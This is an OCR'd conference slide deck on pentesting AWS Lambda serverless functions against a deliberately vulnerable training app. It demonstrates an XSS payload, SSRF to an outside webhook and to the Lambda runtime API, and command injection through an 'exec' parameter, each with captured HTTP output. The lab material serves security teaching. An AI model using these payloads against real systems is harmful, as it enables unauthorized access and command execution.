AWS Serverless Siege: Cloud Function Pentesting

By: Anjali Shukla & Divyanshu Shukla

SECURITYDOJO

Hello!

I am Anjali Shukla

4+ years of experience in DevSecops & Cloud Security.

Senior Security Consultant @ **NotSoSecure**

Skilled in IAC Security, AWS & GCP Security, SRE, Container Security, K8s (EKS & GKE) Security.

Experienced In deploying EKS & GKE Cluster.

DevOps Teams in Paytm Bank,Opstree

SECURITYDOJO

Hello!

I am Divyanshu Shukla

6+ years of experience in bugbounty, pentesting, cloud security and secure coding review.

Acknowledged by Airbnb, Google, Microsoft, Apple, Samsung, Opera, AWS, Amazon, Mozilla.

Trainer at Nullcon, Crew Member at Defcon Cloudvillage & AWS Community Builder

SECURITYDOJO

Instructions for use

We will look at:

- AWS SERVERLESS INTRODUCTION
- SERVERLESS ARCHITECTURE
- CHALLENGE IN LAMBDA PENTESTING
- OWASP TOP 10 SERVERLESS
- SETTING UP VULNERABLE SERVERLESS
- DYNAMIC APPLICATION SECURITY TESTING
- STATIC APPLICATION SECURITY TESTING
- BEST PRACTICES
- SERVERLESS PENTESTING MINDMAP

AWS LAMBDA FUNCTIONS

- AWS Lambda is a compute service that lets you run code without provisioning or managing servers.
- AWS Lambda executes your code only when needed and scales automatically, from a few requests per day to thousands per second.
- You pay only for the compute time you consume – there is no charge when your code is not running.
- FaaS (Function as a Service)

SECURITYDOJO


WHAT DOES AN ATTACKER SEE?

- A HTTP endpoint (web application) with parameters, input and output

WHAT ABOUT PERSISTENCE?

- Read-Only FS on /var/task
- Ephemeral Disk – /tmp/ (cached in memory across executions)
- As long as the function is kept warm

SERVERLESS ARCHITECTURE


How Serverless Functions Work
1
Upload function code to cloud provider account
2
Define function triggers (such as an API call or in-app click)
3
Cloud provider runs your function code when triggered
Source: Datadog

CHALLENGES IN LAMBDA PENTESTING

- Limited visibility
- Configuration management
- Scaling
- Third-party dependencies
- Event-Driven

OWASP TOP 10 SERVERLESS

- A1: Injection
- A2: Broken Authentication
- A3: Sensitive Data Exposure
- A4: XML External Entities (XXE)
- A5: Broken Access Control
- A6: Security Misconfiguration


OWASP TOP 10 SERVERLESS 2017

- A7: Cross-Site Scripting (XSS)
- A8: Insecure Deserialization
- A9: Using Components with Known Vulnerabilities
- A10: Insufficient Logging and Monitoring

SECURITYDOJO

SETTING UP VULNERABLE SERVERLESS

- https://github.com/justmorpheus/very-vulnerable-serverless



```
Deploying vulnerable-lambda to stage dev (us-west-2)
Warning: Please change "wsgi.handler" to "wsgi_handler.handler" in serverless.yml
Warning: Using "wsgi.handler" still works but has been deprecated and will be removed
Warning: More information at https://github.com/logandk/serverless-wsgi/issues/84
Using Python specified in "runtime": python3.8
Packaging Python WSGI handler...

✔ Service deployed to stack vulnerable-lambda-dev (153s)

endpoints:
  ANY - https://vscpen3dmf.execute-api.us-west-2.amazonaws.com/dev
  ANY - https://vscpen3dmf.execute-api.us-west-2.amazonaws.com/dev/{proxy+}
```

SECURITYDOJO

PENTESTING SERVERLESS

SECURITYDOJO

LIST OF VULNERABILITIES

- Injection Vulnerability in Serverless
- Server-Side Request Forgery (SSRF)
- Runtime Invocation Vulnerability
- Command Execution in Serverless
- Regular Expression Denial of Service (ReDoS) Vulnerability

SECURITYDOJO

LIST OF VULNERABILITIES

- Python Deserialization Vulnerability
- Using Components with Known Vulnerabilities
- Misconfigured IAM Permissions in Serverless
- HardCoded Secrets
- Source Code Review


SECURITYDOJO

DYNAMIC APPLICATION SECURITY TESTING

“

SECURITYDOJO

VERY VULNERABLE SERVERLESS APPLICATION



VERY VULNERABLE SERVERLESS APPLICATION

This application is still in beta, developers left the organisation due to financial crunch. Few endpoints are still in development.

As a security engineer find the endpoints and retrieve the flag

Enter your name below to get started.

Enter Name:

INJECTION VULNERABILITY

- 1. To access the application from UI, enter the endpoint in the browser:


https://<sls-endpoint>.amazonaws.com/dev

- 2. To exploit code injection vulnerability:

Open Browser and enter the payload in the name
<script>alert('xss')</script>

SECURITYDOJO

INJECTION VULNERABILITY



VERY VULNERABLE SERVERLESS APPLICATION

This application is still in beta, developers left the organisation due to financial crunch. Few endpoints are still in development.

As a security engineer find the endpoints and retrieve the flag

Enter your name below to get started.

Enter Name:

```
[illegible].execute-api.us-west-2.amazonaws.com
xss
```

SERVER-SIDE REQUEST FORGERY

- Access the functionality via running **httpie** command from cli.


```
# http https://<sls-endpoint>/dev/redirect?url=https://google.com
```

- Try exploiting the vulnerability by hitting any online webhook endpoint.

```
# http https://<sls-endpoint>/dev/redirect?url=
https://webhook.site/<ID>
```

SECURITYDOJO

SERVER-SIDE REQUEST FORGERY



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http https://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/redirect?url=https://google.com
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 19426
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:00:11 GMT
Via: 1.1 d48a409d6a3222e2cc9a060d30206d3c.cloudfront.net (CloudFront)
X-Amz-Cf-Id: VsqLyZmIzlop5-fBzP8mxXaDzlSVw5ffTvibmwPn0DgXwnNWlUW5lg==
X-Amz-Cf-Pop: IAD12-P1
X-Amzn-Trace-Id: Root=1-641785eb-1d9cb32c7e184ae163585643;Sampled=0
X-Cache: Miss from cloudfront
x-amz-apigw-id: CDMc2HM9PMcF4ow=
x-amzn-Remapped-Content-Length: 19426
x-amzn-RequestId: e9bb1d0e-5f50-4006-9189-e63e3dac5d50

{
    "output": "\"<!doctype html><html itemscope=\\\"\\\" itemtype=\\\"http://schema.org/WebPage\\\" lang=\\\"en\\\"><head><meta content=\\\"Search the world's information, including webpages, images, videos a
nd more. Google has many special features to help you find exactly what you're looking for.\\\" name=\\\"description\\\"><meta content=\\\"noodp\\\" name=\\\"robots\\\"><meta content=\\\"text/html; charset=UT
F-8\\\" http-equiv=\\\"Content-Type\\\"><meta content=\\\"/logos/doodles/2023/mario-molinas-80th-birthday-6753651837110030-l.png\\\" itemprop=\\\"image\\\"><meta content=\\\"Mario Molina's 80th Birthday\\\" p
roperty=\\\"twitter:title\\\"><meta content=\\\"Mario Molina's 80th Birthday! #GoogleDoodle\\\" property=\\\"twitter:description\\\"><meta content=\\\"Mario Molina's 80th Birthday! #GoogleDoodle\\\" property=
\\\"og:description\\\"><meta content=\\\"summary_large_image\\\" property=\\\"twitter:card\\\"><meta content=\\\"@GoogleDoodles\\\" property=\\\"twitter:site\\\"><meta content=\\\"https://www.google.com/logos
```


RUNTIME INVOCATION VULNERABILITY

- A runtime invocation vulnerability in AWS Lambda's serverless environment allows an attacker to bypass the intended invocation process and directly access the runtime API, leading to unauthorized access.
- To access Runtime Invocation

```
# http get https://<sls-endpoint>/dev/redirect?url=http://127.0.0.1:9001/2018-06-01/runtime/invocation/next
```

SECURITYDOJO

RUNTIME INVOCATION VULNERABILITY



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http https://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/redirect?url=http://127.0.0.1:9001/2018-06-01/runtime/invocation/next
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 3357
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:01:44 GMT
Via: 1.1 14e4300e15854895259e6944bb121ec8.cloudfront.net (CloudFront)
X-Amz-Cf-Id: MWxr0v-gddcX__KCWyOOQAJz0362HQ0PDf3Eng6D8KIhuZpJgGVZbw==
X-Amz-Cf-Pop: IAD12-P1
X-Amzn-Trace-Id: Root=1-64178648-2a77961702a0d7f261451541;Sampled=0
X-Cache: Miss from cloudfront
x-amz-apigw-id: CDHraF5TvHcFo2w=
x-amzn-Remapped-Content-Length: 3357
x-amzn-RequestId: c3c1e1e2-4438-4746-9e4b-fe67a05d993b

{
    "output": "\"{\\\"resource\\\":\\\"/{proxy+}\\\",\\\"path\\\":\\\"/redirect\\\",\\\"httpMethod\\\":\\\"GET\\\",\\\"headers\\\":{\\\"Accept\\\":\\\"*/*\\\",\\\"Accept-Encoding\\\":\\\"gzip, deflate\\\",\\\
"CloudFront-Forwarded-Proto\\\":\\\"https\\\",\\\"CloudFront-Is-Desktop-Viewer\\\":\\\"true\\\",\\\"CloudFront-Is-Mobile-Viewer\\\":\\\"false\\\",\\\"CloudFront-Is-SmartTV-Viewer\\\":\\\"false\\\",\\\"CloudFr
ont-Is-Tablet-Viewer\\\":\\\"false\\\",\\\"CloudFront-Viewer-ASN\\\":\\\"14618\\\",\\\"CloudFront-Viewer-Country\\\":\\\"US\\\",\\\"Host\\\":\\\"fqdpffthxk.execute-api.us-west-2.amazonaws.com\\\",\\\"User-Age
nt\\\":\\\"HTTPie/3.2.1\\\",\\\"Via\\\":\\\"1.1 14e4300e15854895259e6944bb121ec8.cloudfront.net (CloudFront)\\\",\\\"X-Amz-Cf-Id\\\":\\\"MWxr0v-gddcX__KCWyOOQAJz0362HQ0PDf3Eng6D8KIhuZpJgGVZbw==\\\",\\\"X-Amzn
-Trace-Id\\\":\\\"Root=1-64178648-2a77961702a0d7f261451541\\\",\\\"X-Forwarded-For\\\":\\\"34.234.211.197, 15.158.50.18\\\",\\\"X-Forwarded-Port\\\":\\\"443\\\",\\\"X-Forwarded-Proto\\\":\\\"https\\\"},\\\"mu
ltiValueHeaders\\\":{\\\"Accept\\\":[\\\"*/*\\\"],\\\"Accept-Encoding\\\":[\\\"gzip, deflate\\\"],\\\"CloudFront-Forwarded-Proto\\\":[\\\"https\\\"],\\\"CloudFront-Is-Desktop-Viewer\\\":[\\\"true\\\"],\\\"Clo
udFront-Is-Mobile-Viewer\\\":[\\\"false\\\"],\\\"CloudFront-Is-SmartTV-Viewer\\\":[\\\"false\\\"],\\\"CloudFront-Is-Tablet-Viewer\\\":[\\\"false\\\"],\\\"CloudFront-Viewer-ASN\\\":[\\\"14618\\\"],\\\"CloudFro
nt-Viewer-Country\\\":[\\\"US\\\"],\\\"Host\\\":[\\\"fqdpffthxk.execute-api.us-west-2.amazonaws.com\\\"],\\\"User-Agent\\\":[\\\"HTTPie/3.2.1\\\"],\\\"Via\\\":[\\\"1.1 14e4300e15854895259e6944bb121ec8.cloudfr
ont.net (CloudFront)\\\"],\\\"X-Amz-Cf-Id\\\":[\\\"MWxr0v-gddcX__KCWyOOQAJz0362HQ0PDf3Eng6D8KIhuZpJgGVZbw==\\\"],\\\"X-Amzn-Trace-Id\\\":[\\\"Root=1-64178648-2a77961702a0d7f261451541\\\"],\\\"X-Forwarded-For\
\\":[\\\"34.234.211.197, 15.158.50.18\\\"],\\\"X-Forwarded-Port\\\":[\\\"443\\\"],\\\"X-Forwarded-Proto\\\":[\\\"https\\\"]},\\\"queryStringParameters\\\":{\\\"url\\\":\\\"http://127.0.0.1:9001/2018-06-01/run
time/invocation/next\\\"},\\\"multiValueQueryStringParameters\\\":{\\\"url\\\":[\\\"http://127.0.0.1:9001/2018-06-01/runtime/invocation/next\\\"]},\\\"pathParameters\\\":{\\\"proxy\\\":\\\"redirect\\\"},\\\"s
tageVariables\\\":null,\\\"requestContext\\\":{\\\"resourceId\\\":\\\"5r4467\\\",\\\"resourcePath\\\":\\\"/{proxy+}\\\",\\\"httpMethod\\\":\\\"GET\\\",\\\"extendedRequestId\\\":\\\"CDHraF5TvHcFo2w=\\\",\\\"re
questTime\\\":\\\"19/Mar/2023:22:01:44 +0000\\\",\\\"path\\\":\\\"/dev/redirect\\\",\\\"accountId\\\":\\\"880096392120\\\",\\\"protocol\\\":\\\"HTTP/1.1\\\",\\\"stage\\\":\\\"dev\\\",\\\"domainPrefix\\\":\\\"
fqdpffthxk\\\",\\\"requestTimeEpoch\\\":1679263304783,\\\"requestId\\\":\\\"c3c1e1e2-4438-4746-9e4b-fe67a05d993b\\\",\\\"identity\\\":{\\\"cognitoIdentityPoolId\\\":null,\\\"accountId\\\":null,\\\"cognitoIden
tityId\\\":null,\\\"caller\\\":null,\\\"sourceIp\\\":\\\"34.234.211.197\\\",\\\"principalOrgId\\\":null,\\\"accessKey\\\":null,\\\"cognitoAuthenticationType\\\":null,\\\"cognitoAuthenticationProvider\\\":null
,\\\"userArn\\\":null,\\\"userAgent\\\":\\\"HTTPie/3.2.1\\\",\\\"user\\\":null},\\\"domainName\\\":\\\"fqdpffthxk.execute-api.us-west-2.amazonaws.com\\\",\\\"apiId\\\":\\\"fqdpffthxk\\\"},\\\"body\\\":null,\\
\"isBase64Encoded\\\":false}\""
}
```

SECURITYDOJO


COMMAND EXECUTION

- Command execution refers to the ability of an attacker to execute unauthorized commands within the context of the Lambda function.
- To exploit command injection vulnerability

```
# http get https://<sls-endpoint>/dev/date?exec=date;ls
```

SECURITYDOJO

COMMAND EXECUTION



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http https://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/date?exec=date;ls
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 44
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:08:40 GMT
Via: 1.1 31341771a4bfa40d7b1f61883ffb56c6.cloudfront.net (CloudFront)
X-Amz-Cf-Id: FwlTi5218-l1qIcb-qwmpJXo-koB7iPSALRpUd9uC65y7hcU8HQ05A==
X-Amz-Cf-Pop: IAD12-P1
X-Amzn-Trace-Id: Root=1-641787e7-5c79bf977adcb0e251c21441;Sampled=0
X-Cache: Miss from cloudfront
x-amz-apigw-id: CDIsRHghvHcF7hg=
x-amzn-Remapped-Content-Length: 44
x-amzn-RequestId: f8e59b9c-8392-413e-8548-39f32d7fd1bd

{
    "output": "Sun Mar 19 22:08:40 UTC 2023\n"
}


LICENSE.md  README.md  app.py  index.html  node_modules  package-lock.json  package.json  requirements.txt  serverless.yml  templates
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# █
```

